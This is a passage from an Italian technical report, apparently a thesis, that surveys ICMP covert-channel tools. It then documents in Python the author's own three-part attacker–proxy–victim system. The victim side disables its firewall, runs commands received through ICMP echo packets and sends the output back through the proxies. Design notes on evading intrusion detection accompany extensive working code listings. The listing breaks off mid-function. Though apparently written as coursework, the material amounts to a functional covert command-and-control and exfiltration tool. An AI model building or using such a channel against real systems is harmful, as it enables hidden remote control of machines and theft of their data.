Di solito per ogni Echo Request corrisponde una singola Echo Reply in cui la risposta rimanda i dati ricevuti. Il campo Data di solito o è vuoto o contiene frasi gia preimpostate (e.g '*helloworld*').

•ICMP Exfil

PRO: Tramite la temporalizzazione delle Echo Request crea un canale di comunicazione tra attaccante e vittima. Anche se un IDS analizzasse il pacchetto non troverebbe anomalie in esso.

CONS: Più lento rispetto alla classica modifica dei dati del pacchetto ma acnhe più silensioso.

Testandolo non funzionava: non si riusciva a passare i i dati sebbene fossero lettere e numeri. Tuttavia la teoria è valida.

•icmpsh

PRO: Non richiede i privilegi di amministratore. Crea un canale tramite le Echo Reply

CONS: Gira solo su Windows. Ergo la machcina vittima deve avere Windows

Scritto in C, Python e Perl.

•ICMP Shell

•ICMP Tunnel

PRO: Tramite la delle Echo Reply crea un canale di comunicazione tra attaccante e vittima. Inoltre un proxy comunica con la vittima (al posto dell'attaccante) e i dati vengono cifrati.

CONS: Le Echo Reply, se numerose, destano sospetti.

Parte 2 - Implementazione di un Covert Channel

Dopo aver analizzato gli strumenti già sviluppati riguardo l'argomento, procediamo nel crearne uno. Prima di sviluppare un covert Channel Channel che potesse esfiltrare i dati dalla macchina vittima; si sono analizzati strumenti già presenti per studiarne il comportamento.

Da ciò si è arrivati alle seguenti conclusioni:

1. Il bisogno di un proxy intermediario fra la vittima e l'attaccante così da nasconderne l'entita.

2. Un numero di proxy che permetta la distribuzione omogenea del traffico generato e non generare un throughput elevato (dato il numero di messaggi scambiati)

3. Un limite alla dimensione dei dati inviati. Se mai si volesse esfiltrare un file contenente una grande quantità di dati; questo potrebbe generare rumore e destare sospetti.

4. Un periodo di riposo randomico dopo ogni richiesta fatta dall'attaccante. Maggiore è il numero di richieste maggiore questo valore dovrà crescere così da non far notare la propria presenza. Questo valore può variare anche in base a quanti messaggi sono stati scambiati con la vittima.

5. Il testo scambiato non deve essere in chiaro. Averlo in chiaro permetterebbe di leggere il contenuto di ciò che viene mandato da sistemi di monitoraggio.

6. usare il campo relativo all'id o alla sequenza per trasmettere i dati mentre il payload sarà un testo usato comunemente per testare la rete. Questo per evitare che analizzando il payload si scopra la natura ilelcita della comunicazione. [52]

7. Evitare un numero importante di pacchetti tutti verso la stessa deastinazione. Per esempio non mandare più di 5 pacchetti, in un determinato istante, verso la stessa destinazione. È preferibile mandare meno e poi aspettare che mandarli tutti e subit. In questo modo si evita di essere scoperti facilmente.

[52] Il lato negativo è che può contenere solo 2 byte. È quindi preferibile per mandare il comando piuttosto che per ricevere i dati.

8. Possibilità di utilizzare solo le Echo Reply così da non avere il doppio dei messaggi. [53] Tuttavia avere troppe reply senza una request potrebbe destare sospetti. Una soluzione potrebbe essere di disabilitare sulla macchina vittima le Echo Reply; così che quando arriva una richiesta non si invia una risposta.

9. Un possibile approccio è disabilitare le risposte ma mandarle comunque, ma cambiando il contenuto al loro interno. Quindi la risposta non ripeterà il contenuto mandato dall'attaccante ma un'altro (possibilmente di diemsnione minore), così da avere per ogni Richiesta una Rispoassta

[53] Ad ogni Echo Request viene associata una Echo Reply in cui la risposta manda gli stessi dati ricevuti

3.5 Scapy

Scapy is packet manipulation framework written in python where you can forge a lot of kind of packets (http, tcp, ip, udp, icmp, etc...) It is able to forge or decode packets of a wide number of protocols, send them on the wire, capture them, store or read them using pcap files, match requests and replies, and much more.


Scapy mainly does two things: sending packets and receiving answers and this enables the user to send, sniff, dissect and forge network packets. This capability allows the construction of tools that can probe, scan or attack networks.

You define a set of packets, it sends them, receives answers, matches requests with answers and returns a list of packet couples (request, answer) and a list of unmatched packets.

3.6 Struttra delle entità

Le entita coinvolte sono:

- L'**attaccante** che deciderà l'indirizzo IP della vittima, il metodo di attacco e il comando da eseguire.
- Il **proxy** che si connette all'attaccante per oteenere il comando e la vittima a cui inoltrarlo.
- La **vittima** che aspetta le connessioni da uno o più proxy e, una volta ricevuto, rimanda i dati ricavati dal comando eseguito.



L'attaccante potrà usare uno o più proxy per comunicare con la vittima. Il canale di comunicazione vittima-proxy viene stabilito tramite il protocollo TCP (e non ICMP come nel caso proxy-vittima) Ciò è possibile siccome il proxy è controllato dall'attaccante e quindi non ha paura di essere scoperto.

Tuttavia se bisogna nascondersi anche dai proxy, si può stabilire una comunicazione tramite ICMP; sebbene questa sarà meno stabile e gestibile rispetto all'altra.

La comunicazione fra proxy e la vittima invece avviene tramite il protocollo ICMP:

- la vittima si mette in ascolto di proxy che si vogliono connettere.
- il proxy invece invia un messaggio alla vittima per indicare la volonta di connettersi.

3.7 Struttura attaccante

Lo script dell'attaccante è strutturato in questa maniera:

- Si definiscono le variabili necessarie.
- Si ricavano poi tutti i proxy a cui è possibile collegarsi.

- Successivamente si immette un comando e lo si manda a uno dei proxy.
- Dopodichè si aspetta che i proxy inoltrino i dati relativi al comando e li si ricostruiscono.
- Infine si richiede un ulteriore comando. Qui si può decidere se terminare il programma o continuare.

Definizione delle variabili

Le principali variabili utilizzate sono:

- **file_path**: il path per il file di configurazione iniziale [Code:11]. Al suo interno si definische l'IP della vittima, l'IP dei proxy e la tipologia di attacco
- **attack_function**: definisce la tipologia del protocollo ICMP verrà usata dal proxy e dalla vittima per scambiarsi i messaggi.
- **ip_vittima**: l'indirizzo IP della vittima.
- **ip_host**: l'indiirzzo IP della macchina.
- **proxy_list**: la lista dei proxy connessi all'attaccante.
- **received_data**: dizionario in cui la chiave è l'indirizzo IP del proxy mentre il valore è una lista, che conterra i dati inoltrati dai proxy.
- **dati_separati**: dizionario contenente i dati finali. Ovvero i dati ricevuti da ogni proxy, riuniti in base al loro ordine.

```
0    {
1        "ip_vittima":"192.168.1.20"
2        ,"proxy_list":[
3            {"vm1_attaccante":"192.168.56.101"}
4
5            ,{"vm_proxy1":"192.168.56.104"}
6            ,{"vm_proxy2":"192.168.56.105"}
7
8            ,{"v6_test5_wrong":"fe80::43cc:4881:32d7::43cc"}
9            ,{"test":"192.168.56.xxx"}
10       ]
11       ,"attack_function":"ipv4_1"
12   }
```

Listing 11: File di configurazione

```
    args=get_args_from_parser()
    dict_values={
        "file_path":args.file_path
    }
    config_file=load_config_file(default_file, dict_values.get("file_path"))

    attack_function=attack_type(config_file)
    print(f"Attacco selezionato: {attack_function}")
    ip_vittima=setIP_vittima(config_file)
    print(f"IP vittima valido: {type(ip_vittima)} {ip_vittima}")
    ip_host=setIP_host()
    print(f"IP host valido: {type(ip_host)} {ip_host}")
    proxy_list=set_proxy_list(config_file)

    received_data:dict[str,list]={}
    for proxy in proxy_list:
        received_data.update({proxy.compressed:[]})
    dati_separati={}
```

Listing 12: Variabili dell'attaccante

Connessione con i proxy

La connessione con i proxy avviene in questo modo:

1. Si chiama una funzione [Code:14] che restituirà una lista di thread e un dizionario.
2. I thread si occuperanno di ricevere i dati mandati dalla vittima.
3. Il dizionario invece ha come chiavi l'indirizzo IP del proxy e come valore il socket della connessione fra il proxy stesso e l'attaccante.
4. Alla fine, se ci sono proxy disponibili, si aspetta che i thread terminino la ricezione dei dati.

```
    thread_list, dict_proxy_socket=get_connected_proxy(
        proxy_list, ip_vittima, wait_proxy_update, attack_function
    )
    print(f"Connected proxy {proxy_list}")
    if len(proxy_list)<=0:
        raise Exception(f"Nessun proxy disponibile: {len(proxy_list)}")
    for thread in thread_list.values():
        thread.join()
    print("Thread all done")
```

Listing 13: Connessione ai proxy

La funzione **get_connected_proxy** è strutturata in questo modo:

- Come argomento accetta l'IP della vttima, la funzione che aspetta i dati dai proxy, la tipologia di attacco.
- Subit dopo si definisce il dizionario con i socket e la lista dei thread.
- Dopodichè per ogni presente nella lista dei proxy connessi; si definisce il socket e ci si connette ad esso. Se nel mentre si rileva un eccezione; la connessione viene chiusa e viene tolto dalla lista [Code:14 line 9]
- Se la connessione è andata a buon fine si manderà al proxy l'indirizzo ip della vittima e l'attacco da utilizzare [Code:14 line 14].
- Dopodichè si aspetta una risposta dal proxy e si controlla se conferma la connessione [Code:14 line 20].
- In caso negativo si chiude la connessione e si toglie il proxy dalla lista. Altrimenti, in caso positivo si aggiunge il socket al dizionario [Code:14 line 26].
- Dopodiche si definisce il thread che rimarrà in ascolto dei dati, lo si aggiunge alla lista e lo si fà partire [Code:14 line 27].

```
0  def get_connected_proxy(proxy_list, ip_vittima, callback_func, attack_func):
1      dict_proxy_socket:dict[str,socket.socket]={}
2      thread_list:dict[str,threading.Thread]={}
3      for proxy in proxy_list.copy():
4          try:
5              socket_proxy=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
6              socket_proxy.connect((proxy.compressed, 4567))
7          except Exception as e:
8              print(f"Socket {proxy} get_connected_proxy: {e}")
9              socket_proxy.close()
10             proxy_list.pop(proxy_list.index(proxy))
11             continue
12         str_vittima=com.CONFIRM_ATTACKER+ip_vittima.compressed
13         str_att_func=com.ATTACK_FUNCTION+next(iter(attack_func.items()))[0]
14         data=(str_vittima+"||"+str_att_func)
15         socket_proxy.sendall(data.encode())
16
17         data=socket_proxy.recv(1024).decode()
18         str_conf=(com.CONFIRM_PROXY+ip_vittima.compressed+proxy.compressed)
19         print(f"Socket {proxy} Received: {data}")
20         if not data or data!=str_conf:
21             print(f"Close connection for {proxy}")
22             socket_proxy.sendall(com.END_COMMUNICATION.encode())
23             socket_proxy.close()
24             proxy_list.pop(proxy_list.index(proxy))
25             continue
```

```
26            dict_proxy_socket.update({proxy.compressed:socket_proxy})
27            thread=threading.Thread(
28                target= callback_func
29                ,args=[proxy]
30            )
31            thread_list.update({proxy.compressed:thread})
32            thread.start()
33        return thread_list, dict_proxy_socket
```

Listing 14: Metodo per connettersi ai proxy

Invio del comando

Iniziamo definendo le variabili necessarie. Si crea per ogni proxy connettibile il proprio evento threading.Event (verranno usati per indicare quando il proxy ha terminato di mandare i dati). Dopodichè si definisce per ogni proxy il proprio thread e la lista dove verranno memorizzate le risposte ricevute. Infine viene creato un evento per indicare la ricezione dei dati da parte di tutti i proxy.

Successivamente si fanno partire tutti i thread creati e qui arriva la parte in cui si richiede in input il comando.

- Se fà parte dei casi di uscita, ad ogni proxy viene mandato un messaggio indicante la terminazione del programma e tutti i socket mengono chiusi.

Altrimenti, se non ne fà parte, il programma continua. Verrà scelto il proxy al quale verra mandato il comando e ai restanti proxy verrà invece detto di attendere i dati dalla vittima. Dopo di ciò aspetto che tutti i thread, che ricevono i dati dai proxy, terminino.

Una volta terminati tutti i thread; si avra che **received_data** conterrà tutte le informazioni mandate dai proxy. Questi dati verranno riordinati (in base al loro ordine di sequenza) e memorizzati in **dati_separati**.

- **received_data**: è un dizionario che ha come chiave l'IP dei proxy mentre come valore una lista di stringhe
- **dati_separati**: è una lista di stringhe

Questa lista di stringhe verra poi unita in una singola stringa. Dopo di ciò si resettano le variabili per poi richiedere di inserire un altro commando.

```
    data_lock=threading.Lock()
    event_thread_update=create_event_update_foreach_proxy(proxy_list)
    thread_lock,thread_proxy_response,thread_list=
        com.setup_thread_foreach_address(
            proxy_list, wait_data_from_proxy
        )
    event_received_data=com.get_threading_Event()
    print("Attivo i thread per ricevere i dati")
    for thread in thread_list.values():
        thread.start()

    msg=f"Inserisci un comando da eseguire (o 'exit' per uscire):\n\t>>> "
    command=input(msg)
    while command.lower() not in com.exit_cases:
        print(f"Il comando immesso: {command}")
        try:
            chosen_proxy=random.choice(proxy_list)
        except Exception as e:
            print(f"send_command_to_victim: {e}")
            continue
        print(f"Il comando {command} verra mandato al proxy {chosen_proxy}")
        print(f"Gli altri proxy ascolteranno direttamente la vititma")
        for proxy in proxy_list:
            if proxy!=chosen_proxy :
                socket= dict_proxy_socket.get(proxy.compressed)
                socket.sendall(com.WAIT_DATA.encode())
        socket= dict_proxy_socket.get(chosen_proxy.compressed)
        data=(com.CONFIRM_COMMAND+command)
        socket.sendall(data.encode())

        for thread in thread_list.values():
            thread.join()
        print("Separazione dati per SEQ")
        try:
            dati_separati=separa_dati_byID(received_data)
        except Exception as e:
            print(f"send_command_to_victim separa: {e}")
        print("Dati separati per Sequenza")
        try:
            str_data=unisciDati(dati_separati)
            print(str_data)
        except Exception as e:
            print("aiuto eccezzione: ",e)

        reset_variables()
        command=input(msg)
    print("Uscita dalla shell\texit")
    for proxy in proxy_list:
        socket_proxy=dict_proxy_socket.get(proxy.compressed)
        socket_proxy.sendall(com.END_COMMUNICATION.encode())
        socket_proxy.close()
```

Listing 15: Invio del comando ai proxy

3.8 Struttura proxy

Lo script del proxy è strutturato in questa maniera:

- Si definiscono le variabili necessarie
- Si disabilita il firewall (per riabilitarlo alla terminazione del programma)

- Si stabilisce una canale di comunicazione con l'attaccante e successivamenter con la vittima
- Si aspetto un comando dall'atacante e lo si inoltra alla vittima.
- Mandato il comando si aspettano dalla vittima i risultati che verranno poi inoltrati all'attaccante.

Definizione delle variabili

Le principali variabili utilizzate sono:

- **ip_attaccante**: che indica l'indirzzo IP dell'attaccante
- **ip_host**: che indica l'indirzzo IP del host
- **ip_vittima**: che indica l'indirzzo IP della vittima. Il suo valore verrà definito dall'attaccante e mandato una volta connessi ad esso.
- **attack_function**: indica la tipologia di attacco e quindi il modo in cui il proxy e la vittima si scambieranno i dati.

```
0       if not isinstance(args:=get_args_from_parser(),argparse.Namespace):
1           raise ValueError("args non istanza di argparse.Namespace")
2       dict_values={
3           "ip_attaccante":args.ip_attaccante
4       }
5       ip_attaccante=ipaddress.ip_address(dict_values.get("ip_attaccante") )
6       print(f"IP attaccante: {type(ip_attaccante)} : {ip_attaccante}")
7       _,ip_host=mymethods.iface_src_from_IP(ip_attaccante)
8       ip_host=ipaddress.ip_address(ip_host)
9       print(f"IP host: {type(ip_host)} : {ip_host}")
10      ip_vittima=None
11      attack_function={}
```

Listing 16: Variabili del proxy

Connessione con l'attaccante

Per stabilire una connessione con l'attaccante si stabilisce un socket in cui il proxy rimarrà in ascolto [Code:18]. Il proxy accetterrà la connessione solo se la richiesta proviene dall'attaccante.

```
def setup_server(ip_attaccante):
    if not isinstance(ip_attaccante, ipaddress.IPv4Address):
        raise Exception(f"IP attaccante non istanza di IPv4Address")
    with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
        print(f"Server listening: {s}")
        s.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEPORT, 1)
        s.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
        s.bind(("192.168.56.104", 4567))
        s.listen(1)
        socket_attacker, attacker_addr=s.accept()
        if attacker_addr[0] != ip_attaccante:
            socket_attacker.close()
        else:
            data_received=socket_attacker.recv(1024).decode()
            if not data_received or com.CONFIRM_ATTACKER not in data_received:
                print(f"Invalid data from {attacker_addr}: {data_received}")
                socket_attacker.close()
                exit(0)
    return data_received, socket_attacker
```

Listing 17: Setup del server

Una volta accettata la connesisone con l'attaccante si avrà una variabile contenente i dati ricevuti e il socket della connessione. Dai dati si ricaverà l'idirizzo IP della vittima oltre al metodo di attacco. Mentre il socket verrà usato per confermare, all'attaccante, la ricezione dei dati.

```
    data_received, socket_attacker= setup_server(ip_attaccante)
    data_received=data_received.split("||")
    print("Dati ricevuti: ", data_received)
    for data in data_received:
        if com.CONFIRM_ATTACKER in data:
            ip_vittima=data.replace(com.CONFIRM_ATTACKER,"")
            print(f"IP vittima: {type(ip_vittima)} : {ip_vittima}")
        elif com.ATTACK_FUNCTION in data:
            att_fun=data.replace(com.ATTACK_FUNCTION,"")
            attack_function={attacksingleton.get_attack_function(att_fun)}
            print(f"Tipologia attacco: {attack_function}")
    data=com.CONFIRM_PROXY+ip_vittima.compressed+ip_host.compressed
    socket_attacker.sendall(data.encode())
    print("Socket con attaccante stabilito")
```

Listing 18: Ricezione dei dati dall'attaccante

Connessione con la vittima

La connessione con la vittima avviene in questo modo:

1. Si imposta un thread che si occuperà di ricevere i dati mandati dalla vittima e lo si fà partire.

2. Successivamente si codifica la modalità di attacco così da poterla inserire nel campo *'identifier'* del pacchetto ICMP che si manderà.

3. Dopodichè si invia un pacchetto tramite il protocollo ICMP alla vittima.

4. Successivamente si aspetta che la vittima confermi la connessione.

5. Fatto questo si aggiornerà l'attaccante se il proxy è connesso alla vittima.

```
0       thread_lock, thread_response, thread_dict=setup_thread(
1           lambda: wait_conn_from_victim(ip_vittima,ip_host)
2           ,ip_host
3       )
4       thread=thread_dict.get(ip_host.compressed)
5       thread.start()
6
7       att_fun=next(iter(attack_function.items()))[0]
8       int_version, int_code= att_fun.replace("ipv","").split("_")
9       XORversion= ord("i") ^ int(int_version)
10      XORcode= ord("p") ^ int(int_code)
11      icmp_id=(XORversion<<8)+XORcode
12      confirm_text=com.CONFIRM_PROXY+ip_vittima.compressed
13      if com.send_packet(confirm_text.encode() , ip_vittima, icmp_id=icmp_id):
14          print(f"Reply: la vittima {ip_vittima} ha risposto")
15          result= True
16      else:
17          print(f"No Reply: la vittima {ip_vittima} non ha risposto")
18          result= False
19      thread.join()
20      thread_lock.acquire()
21      result=thread_response.get(ip_host.compressed) and result
22      thread_lock.release()
23      if not DEBUG:
24          confirm_conn_to_victim(
25              ip_vittima, ip_host, socket_attacker, result
26          )
27          print("Attacccante aggiornato sulla connessione con la vittima")
```

Listing 19: Connessione con la vittima

Invio del comando e ricezione dei dati

Stabilita la connessione con l'attaccante e con la vittima; si aspetta dal primo il comando da eseguire [Code:21 line 3] per poi inoltrarlo alla vittima [Code:21 line 15].

Invece dal secondo si aspettano i dati relativi al comando [Code:21 line 7] per poi reindirizzarli all'attacante [Code:21 line 20].

Dopodichè si aspetta un ulteriore comando e nel caso è quello per terminare la comunicazione; viene aggiornata la vittima della cosa e poi si chiude il canale di

comunicazione con l'attaccante [Code:21 line 30].

```
0  def wait_command_from_attacker():
1      data_lock=threading.Lock()
2      print("Waiting for the attacker's command")
3      data_socket=socket_attacker.recv(1024).decode()
4      while data_socket and data_socket not in com.exit_cases:
5          data_received=[]
6          thread_data=threading.Thread(
7              lambda: wait_data_from_vicitm(
8                  ip_vittima, ip_host, attack_func, data_received
9              )
10         )
11         thread_data.start()
12         if com.CONFIRM_COMMAND in data_socket:
13             command= data_socket.replace(com.CONFIRM_COMMAND,"").strip()
14             print(f"Il comando per la vittima: {command}")
15             attacksingleton.send_data(attack_func, command, ip_vittima)
16         elif com.WAIT_DATA in command:
17             print("Non ho il comando. Dalla vittima aspetto i dati")
18         else:
19             print(f"COMMAND: caso non contemplato {command}")
20         if thread_data.ident is not None:
21             thread_data.join()
22         print(f"Thread ended. Received data: {data_received}")
23         if len(data_received)<=0:
24             print("Non si mandano i dati all'attaccante")
25             socket_attacker.sendall(com.LAST_PACKET.encode())
26         else:
27             redirect_data_to_attacker(data_received)
28         data_socket=socket_attacker.recv(1024).decode()
29     print("Interruzione del programma")
30     update_victim_end_communication(ip_vittima)
31     socket_attacker.close()
```

Listing 20: Ricezione ed esecuzione del comando

Invio dei risultati all'attaccante

I dati sono stringhe memorizzate in una lista. Ciascuna di esse viene mandata all'ataccante tramite il socket e, una volta spedite tutte, si invia un ulteriore stringa che indicherà all'attaccante che tutti i dati sono stati mandati.

```
0      if not com.is_list(data_received):
1          raise Exception(f"Argomenti non validi: {type(data_received)}")
2      print(f"data_received: {data_received}")
3      for data in data_received:
4          print("Data: ",data)
5          try:
6              socket_attacker.sendall(data.encode())
7          except Exception as e:
8              print(f"redirect_data_to_attacker: {e}")
9      socket_attacker.sendall(com.LAST_PACKET.encode())
10     print(f"Dati mandati all'attaccante")
```

Listing 21: Invio dei dati ricevuti dalla vittima

3.9 Struttura vittima

La struttura dello ascript della vittima è strutturato in questo modo:

1. Si disabilita il firewall della vittima, così da evitare che impedisca di ricevere o mandare i dati
2. Si definiscono le variabili necessarie.
3. Si aseptta la connesisone dei proxy e raggiunto il numero necessartio, si procede ad aspettare il comando dell'attaccnate.
4. Ricevuto il comando, lo si esegue e si mandano i risultati ai proxy connessi.
5. Se non viene mandato un ulteriore comando, la comunicazione viene interrotta e il firewall riabilitato. Dopodichè il programma termina.

Definizione delle variabili

Le principali variabili vengono definite in questo modo:

- l'**indirizzo IP della machcina** [Code:22]. O tramite il metodo **find_local_IP()** (della libreria *mymethods.py*) oppure inserendo manualmente l'indirizzo.
- gli **argomenti** passati quando si chiama lo script [Code:23]. Si definisce un ArgumentParser (della libreria *argparse*) che ha come argomento il minimo numero di proxy da usare.
- il **metodo usato per trasmettere e ricevere i dati** il cui valore verrà definto successivametente, dentro la *callback_wait_conn_from_proxy* [Code:**??**].

```
0       ip_address, errore=mymethods.find_local_IP()
1       if ip_address is not None and ipaddress.ip_address(ip_address):
2           ip_host=ipaddress.ip_address(ip_address)
3           break
4       else:
5           print(f"Errore nel trovare l'IP locale: {errore}")
6           msg="Inserire indirizzo IP dell'host:\n\t#"
7           ip_host=ipaddress.ip_address(input(msg))
8           break
```

Listing 22: IP host

```
    if not isinstance(args:=get_args_from_parser(),argparse.Namespace):
        raise ValueError("args non istanza di argparse.Namespace")
    dict_values={
        "num_proxy":args.num_proxy
    }
    num_proxy=dict_values.get("num_proxy")

    def get_args_from_parser():
        parser = argparse.ArgumentParser()
        parser.add_argument("--num_proxy",type=int, help="Num proxy necessari")
        try:
            args, unknown =mymethods.check_for_unknown_args(parser)
            if len(unknown) > 0:
                raise Exception(f"Argomenti sconosciuti: {unknown}")
            if not isinstance(args.num_proxy, int):
                raise ValueError("Il numero di proxy non un intero")
            return args
        except Exception as e:
            mymethods.print_parser_supported_arguments(parser)
            raise Exception(f"get_args_from_parser: {e}")
```

Listing 23: Variabili della vittima

Connessione con i Proxy

Il metodo che si occupa di ottenere i proxy connessi alla vittima è strutturato in questo modo:

1. Crea le variabili necessarie: in questo caso la lista dei proxy connessi ed un threading Lock (siccome la lista viene usata da più thread)

2. Dopodichè chiama il metodo che aspetterà la connesisone da parte dei proxy. Al suo interno verrà chiamata il cuore della procedura questo perchè si occuperà di analizzare i messaggi che transitano sulla rete e catturare quelli provenienti dai proxy (che vogliono stabilire una connessione).

3. Terminato il monitoraggio dei pacchetti, si controlla se sono stati trovati abbastanza proxy connessi. Nel caso non ne siano stati trovati abbastanza si chiede se continuare con quelli già presenti.

4. Se si decide di 'non continuare' si termina il programma altrimenti si continua l'esecuzione dell'attacco.

```
0  connected_proxy:list[ipaddress.IPv4Address|ipaddress.IPv6Address]=[]
1  lock_connected_proxy=threading.Lock()
2  wait_conn_from_proxy()
3  print(f"Funzione di attacco ricevuta: {attack_function}")
4  print(f"I proxy utilzzabili sono {len(connected_proxy)}: {connected_proxy}")
5  if len(connected_proxy) < num_proxy:
6      print(f"Non sono stati trovati abbastanza proxy ({connected_proxy})")
7      msg="Utilizzare comunque quelli trovati? [si/no]"
8      if len(connected_proxy)<=0 or not mymethods.ask_bool_choice(msg) :
9          print("Interruzione del programma...")
10         mymethods.reenable_firewall()
11         exit(0)
12     else:
13         print("Continuo con i proxy trovati...")
```

Listing 24: Metodo per la connesisone con i proxy

Il metodo che monitora i pacchetti viene definito in questa maniera. Il metodo che aspetta la connessione da parte dei proxy è definito così:

- si definisce **event_enough_proxy** una variabile *threading.Event* per indicare se la vittima ha raggiunto il numero di proxy necessari.
- si definisce l'**interfaccia** sulla quale arriveranno i pacchetti
- il **filtro** utilizzato per filtrare i pacchetti [Code:25 line 3]
- gli **argomenti per lo sniffer** così da definire come monitorare i pacchetti che arrivano [Code:26 line 11]

Dopodichè definisco la funzione che verrà eseguita quando il timer scadra; e inizio ad ascoltare il traffico di rete [Code:26 line 33]. Ciò mi restituirà due variabili:

- lo **sniffer** e il **timer**. Le quali verranno utilizzate successivamente per fermare il monitoraggio dei pacchi.

Dopodichè si aspetta che l'evento, indicante il ragigungimento del numero dei proxy, venga impostato; e si fermano lo sniffer e il timer [Code:26 line 40].

Alla fine si avrà una lista contenente i proxy connessi alla vittima. successivamente uno di loro invierà il comando da eseguire e poi verranno usati per reindirizzare i dati (ricavati dla comando) all'attaccante.

```
0      if ip_dst.version==4:
1          return f"icmp and icmp[0]==8 and dst {ip_dst.compressed}"
2      elif ip_dst.version==6:
3          return f"icmp6 and icmp6[0]==128 and dst {ip_dst.compressed}"
4      else: print(f"Caso non contemplato: {ip_src.version}")
```

Listing 25: Filtro per il filtraggio dei pacchetti

```
try:
    event_enough_proxy=com.get_threading_Event()
    interface=mymethods.default_iface()
    filter=attacksingleton.get_filter_connection_from_function(
        "wait_icmpEcho_dst"
        ,ip_dst=ip_host
    )
except Exception as e:
    print(f"wait_conn_from_proxy filter: {e}")
    return
try:
    args={
        "filter": filter
        ,"prn":callback_wait_conn_from_proxy(
            connected_proxy
            ,ip_host
            ,event_enough_proxy
            ,lock_connected_proxy
            ,num_proxy
            ,attack_function
        )
        ,"iface":interface
    }
    callback_function_timer = lambda: done_waiting_timeout(
        sniffer
        ,enough_proxy_timer
        ,event_enough_proxy
        ,lambda: reached_proxy_number(
            lock_connected_proxy
            ,connected_proxy
            ,num_proxy
        )
    )
    sniffer,enough_proxy_timer=com.sniff_packet_w_callbak(
        args,WAITING_TIME,callback_function_timer
    )
except Exception as e:
    print(f"wait_conn_from_proxy sniffing data: {e}",file=sys.stderr)
try:
    com.wait_threading_Event(event_enough_proxy)
    com.stop_sinffer(sniffer)
    com.stop_timer(enough_proxy_timer)
except Exception as e:
    print(f"wait_conn_from_proxy closing connection: {e}",file=sys.stderr)
```

Listing 26: Aspettandoi la connessione dei proxy

Esecuzione del comando ed inoltro del risultato

Stabilita la connessione con i proxy si aspeta che uno di loro inoltri il comando ricevuto dall'attaccante. Dopodichè, se il comando non indica la volonta di terminare la comunicazione, viene eseguito e il risultato viene inviato ai proxy [Code:27].

Terminata la comunicazione il firewall viene riabilitato

```
0       print(f"In attesa che l'attaccante invvii il comando")
1       wait_attacker_command(attack_function, ip_host, command)
2       if not check_system_compatibility():
3           raise Exception(f"{sys.platform} non supportato...")
4       print("Sistema supportato...")
5       while command and command not in com.exit_cases:
6           try:
7               print(f"Esecuzione del comando {command}")
8               stdout_lines, stderr_lines=general_get_data_from_command(command)
9               print(f"Comando eseguito...")
10              if stderr_lines:
11                  print(f"stderr_lines got from execution: {stderr_lines}")
12                  data=stderr_lines
13              elif stdout_lines:
14                  print(f"stdout_lines got from execution: {stdout_lines}")
15                  data=stdout_lines
16              else:
17                  print(f"Caso non contemplato: {stdout_lines}\t{stderr_lines}")
18              send_data_to_proxies(data, connected_proxy, attack_function)
19              print("Waiting for another command from the attacker")
20              wait_attacker_command(attack_function, ip_host, command)
21          except Exception as e:
22              print(f"wait_command_send_data: {e}")
23      print("Fine del programma")
```

Listing 27: Esecuzione del comando

A Appendice Attaccante

In questa appendice si approfondiranno ulteriori metodi utilizzati dall'attaccante. In particolare:

- come i dati ricevuti dalla vittima vengono riordinati ed uniti.

A.1 Rilevamento degli argomenti passati

Per passare degli argomenti tramite linea di comando; si usa la libreria **argparse** per creare un parser e si definiscono gli argomenti voluti (in questo caso *–file_path*). Dopodichè si controlla che si sinao inseriti gli argomenti giusti [Code:28].

- Nel caso si siano inseriti argomenti sconosciuti il programma termina e vengono stampati quali sono quelli accettati.
- altrimenit se sono corretti, gli argomenti vengono restituiti a chi ha chiamato il metodo.

```
0  def get_args_from_parser():
1      parser = argparse.ArgumentParser()
2      parser.add_argument("--file_path",type=str, help="File di configurazione")
3      try:
4          args, unknown =mymethods.check_for_unknown_args(parser)
5          if len(unknown) > 0:
6              raise Exception(f"Argomenti sconosciuti: {unknown}")
7          if check_value_in_parser(args):
8              return args
9      except Exception as e:
10         mymethods.print_parser_supported_arguments(parser)
11         raise Exception(f"get_args_from_parser: {e}")
12
13 def check_value_in_parser(args):
14     if not isinstance(args,argparse.Namespace):
15         raise Exception(f"Argomento parser non istanza di argparse.Namespace")
16     if not isinstance(args.file_path,str):
17         raise Exception(f"--file_path non specificato: {args.file_path}")
18     return True
```

Listing 28: Rilevamento degli argomenti passati

A.2 Caricamento del file di configurazione

Il file di configurazione è un file JSON. Quindi tramite la librearia **jsno** procederemo a caricarlo [Code: 29 line 9].

Dopodichè la variabile indicante il file json verra passata ai metodi utilizzati per ricavare ulteriori variabili necessarie:

- La **lista dei proxy**: per ogni proxy definito nel campo *proxy_ list*; si controlla se il suo valore è un indirizzo IP valido. Se non lo è si passa all'indirizzo successivo. Altrimenti si aggiunte alla lista dei proxy connessi. Finito di controllarli tutti, si ritorna la lista.

- L'**ip dellìhost**: per trovarlo si crea un socket e da esso si ricava l'indirizzo IP. Nel caso ci siano errori, si chiederà di immetterlo manualmente

- L'**indirizzo della vittima**: viene ricavato dal file di ocnfigurazione e se risulta corretto; viene ritornato al metodo chiamante.

- L'**attacco utilizzato**: viene ricavato tramite la libreria *attacksingleton.py*. Al suo interno, nella classe *AttackType*, è presente un metodo che data in input una stringa ritorna l'attacco associato. tuttavia se la stringa risulta errata, il metodo non ritornerà niente e in questo caso bisongerà scegliere manualmente il metodo di attacco.

```
0  def load_config_file(default_file_path, path_file):
1      if not os.path.exists(path_file) or not str(path_file).endswith(".json"):
2          if os.path.exists(default_file_path):
3              print(f"Si usa file di configurazione di default")
4              path_file=default_file_path
5          else:
6              raise FileNotFoundError(f"File di configurazione non esiste")
7      with open(path_file, 'r') as file:
8          print(f"File di configurazione {path_file} caricato correttamente")
9          return json.load(file)
10
11 def set_proxy_list(config_file):
12     proxy_list:list[ipaddress.IPv4Address]=[]
13     for dict_proxy in config_file.get("proxy_list", []):
